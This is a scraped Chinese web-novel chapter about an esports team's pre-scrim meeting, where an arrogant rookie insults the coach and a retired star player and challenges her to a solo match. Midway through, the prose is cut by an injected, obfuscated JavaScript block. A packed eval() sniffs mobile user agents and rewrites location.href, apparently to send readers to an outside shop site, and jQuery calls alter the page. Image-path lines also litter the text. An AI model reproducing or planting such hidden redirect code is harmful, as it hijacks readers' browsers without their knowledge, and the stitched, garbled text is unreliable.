“哲轩啊,等会训练赛不用太紧张,就跟平时一样,多听队长的指挥,学学赛场上的经验……”
郑哲轩冷着脸调试设备,一张口就是不加掩饰的厌烦:“行,听他的,说完了没有?”
“注意态度,”王佑群一噎,但又实在不能得罪他,只好主动递台阶,“你跟我闹闹没什么,等会杨教练来了你别耍脾气,谦虚点,能学到真东西。”
“知道了。”郑哲轩语调懒懒的,显然没放在心上。
“都过来!开会了,还在那傻坐着干什么!”
门一开,一摊子歪七扭八的烂泥,杨邵杰看一眼都窝火,脸色一下子就阴沉下来,她脸上的每一丝皱纹仿佛都浴历铁血,一僵下脸,怒目飞火,能做成挂历止小儿夜啼。
直播没播完的几个脊骨头一激灵,拔了网线火速下播,紧着头皮过来听训。
连郑哲轩都一言不发地靠过来,杨邵杰横了他一眼,硬邦邦地皱起眉头:“快点,磨蹭什么呢,不想训现在就可以出去。”
他脸色一臭,但还是捏着鼻子忍了,迈开步子站到谢凯乐旁边。
他来一队的时候老头子就提过,这个人是好不容易从其他俱乐部挖过来的,有两分本事。
当初听名字他还以为是个男的呢,没想到是个更年期大妈。
郑哲轩暗幽幽翻了个白眼。
“今天约的BO几啊?”
“训练赛而已,BO3,先让他们先适应适应。”
“看过对手录影了吗,主要走的是什么风格?”
“看过最近一段时间的比赛复盘,MOON一直是走的运营保c流,他们家Leader是法师王嘉诚。”
“选手个人风格的话没有很突出的,但也没有明显短板,控龙率中上,但守家很强,平均时长都在30分钟以上,是联盟里韧性很足的一支队伍。”
队长宋平一如既往地进行赛前分析,但杨邵杰并没有对此露出满意的神色,他没有真的看过MOON最近的记录。
“还有吗?”杨邵杰刀尖一样的眼尾挑起来,抿紧唇线,她对宋平释放出压力。
“MOON虽然一直走的运营路线没错,但他们最近也有尝试改变,选手换位明显,从野核切换到射辅联动,要把推线运营的优势扩大成终结比赛的能力。”
“嗯,”杨邵杰看向门边自己的得意门生,顿了一瞬,目光揉出难以释怀的惋惜,“不错。”
宋平脸上忽闪过一丝尴尬,但无人在意,他又如往常一样默不作声地低垂下头,心里对佘逸的出言解围并甚感想,这样的场景曾经发生过太多次。“杨教,好久不见。”
“你回来干什么,不如不见。”
“回来看看您。”
杨邵杰三年前接过这支队伍,三年间见惯了人员变动,一队不是没有过别的女选手,但留下的始终只有佘逸一个。
在这个圈子里,很多人都是征服风浪的航船,只有佘逸是她见过的坚于浪涌的磐石。
她又回想起几个月前听到消息那天,她捏着一拳汹涌的怒气推开训练室的门,看着那群装演谈笑的人,脱口而出地大骂、争论、辩驳,但佘逸还是走了。
她无可遏制地生气,因为佘逸的妥协,还有她自己,没有保住这么一块风霜苛责的顽石。
“……开会迟到,别进来了。”
“好。”
佘逸微微一笑,意思是她可以在门口听。
杨邵杰开始指导赛前注意事项,所有人都在认真听她分析并参与讨论,当然,除了郑哲轩。
除了开头几句对MOON各个位置的简要介绍,他听了一耳朵对位上单的场均人头数,3个,顿时就心不在焉起来,这就是个混子,压着打就行了。
郑哲轩从小就容易注意力涣散,坐着没一会就要乱动,目光扫到门框上镶着的佘逸,心情又一阵烦躁。
艹!杵在那端个架子要给谁看?还训练赛请大师姐来盯着,她算哪门子大师姐?
还发表意见?表你妹的意见,艹!
他不乐意听,耳机一扣,转而玩起了手机。
[Piter xuan]:ddd
[Piter xuan]:今晚上哪儿去遛遛?
[藤椒刘肉mia]:南桥那边新开了家会所,听说是做改良本帮菜的,会员制,有点子意思,待会儿去看看?
[Piter xuan]:你有病啊?大晚上宵夜去吃本帮菜?
[藤椒刘肉mia]:啧,你成哥给你推荐的场子,怎么可能这么寡淡?都说了是“改良”本帮菜,有节目。
[Piter xuan]:哎哟,那这次劳驾我成哥安排了。
[Piter xuan]:(了然.jpg)
[藤椒刘肉mia]:嗨,好说好说,郑少开口,怎么着也得让您进行不是(握拳)(坏笑)
“……说得不错,好了,时间到了,去调整设备,这次bp是按世赛标准来,双方各四ban,宋平这次指挥第一把bp,着重ban掉对方体系,不用针对选手个人。”
终于bb完了,郑哲轩吊儿郎当地佝着肩起身,半个手肘都插进兜里,好像在假装一个正在被偷拍的嬉皮士。
刚准备回位置,却被杨邵杰叫住了。
“你,对,就你。”
“怎么了,有事?”这一鼻子冲得王佑群立马冷汗直冒,他拧着眉刺一眼郑哲轩,又偷偷瞄一眼王邵杰,两头祖宗,他夹在中间举棋不定,“啊”了好几声,愣是没能说出打圆场的话来。
“对,有事,”王邵杰拎起激光笔对准他眉心,一束红点正正中中稳稳扎在郑哲轩油腻的额头,“新来的,在我这,上场的每一次机会都是需要靠争的。”
“这次给你破例,要是第一把因为你输了,下把你去叫二队的过来。”
王佑群听到这话天灵盖都要掀开了,这位是真正的说一不二,绝不变通,不然凭她的带教能力绝不会止步于区区指导教练,太刚太直,戳得人肺管子直冒血。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17296944|198575||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
/p>
“杨教,今天是小轩第一次上场,要是难免紧张有点失误也肯定正常,当然,我相信小轩会以最饱满的精神状态……”
“行啊,我输了,小爷亲自去把二队的请过来。”
郑哲轩讥笑一声,显然是要爆发的前兆,终于把脑袋上半永久的兜帽扯了下来,露出一头漂染过度的白金卷发。
“赢了,”他转过胯骨轴对准门边,舌尖抵着上牙膛,将下巴抬到一个蔑视的角度,“让她滚,这儿以后不欢迎她和狗。”
美式teenager过的居然是韩式校园生活,跨物种的融合真是典中之典。
“郑哲轩,你给我注意点!这话太过了,给你逸姐道歉!”
“逸姐?她算哪门子姐?我还不知道自己家从哪儿冒出来个退役的姐。”
郑哲轩的火气节节攀升,一队这群人暗地里想的什么他能不知道?说他空降关系户他认了,但这女的谈了条件给了钱还他妈的这么阴魂不散,真是给你脸了,前恭后倨的小人做派。
从这个女人来了开始,郑哲轩就觉得所有人都在心里窃窃地讨论他的实力。
听说他没打过首秀……我看是不敢吧?也是,毕竟他上一任可是逸姐,那可是离神,打得再好能比的过离神?
他今天就会让这个女的闭嘴。
“怎么了,不敢吗?”
“哈哈哈,不好意思 郑……哲轩?对吧,哲轩弟弟,实在没忍住。”
“你用一场你自己训练赛的胜负,来对赌我不再踏入我的前公司?”“从价值交换的理论来看——对我有0的吸引力,况且,这里本来只是我的前公司,从今天起彻彻底底地划清了关系。”
“我想我刚才应该没有忘记什么重要的程序问题,贵公司的离职手续应该不包含老总——不好意思——老总孩子的同意吧?”
“如果需要,那我的离职还不算圆满。”
佘逸冷冷清清抖出这些话,目光挑到高处,玩笑似的看着郑哲轩的脸色由黑转红,再慢慢积攒出她预料中的恼羞成怒。
“王队,实在给您添麻烦了,我早说过我来了,会有人不自在,先走了。”
王佑群这下是真的要变成一根青烟飘走了,他真是无比认同佘逸这句话,可现在已经是被架成死杠了,他妈的这是没牌能听了!
“这个……哎,这叫什么事啊……”
空调22度,王佑群肥大的脸上火燎一样往下滴汗,眼睛摸摸索索环视一圈,除了铁血阎王,就是瘟鸡一样的几个小兔崽子,谁都指望不上。
他脑子转得呼啦圈一样快,刚想出了对策,郑哲轩已经嘴快说出了要让他想请紧急公关的话来。
“你敢不敢和我赌一场solo,随便什么位置,最好是你最拿手的,不然,哼哼,总有些瞎了眼的人拎不清,还要捧着某个过了气的明星。”
“这个圈子,胜者为王,败者为寇。”
“好啊,”佘逸将倚靠在墙的重心挪正,嘴角渐渐浮出笑容,“赌什么?”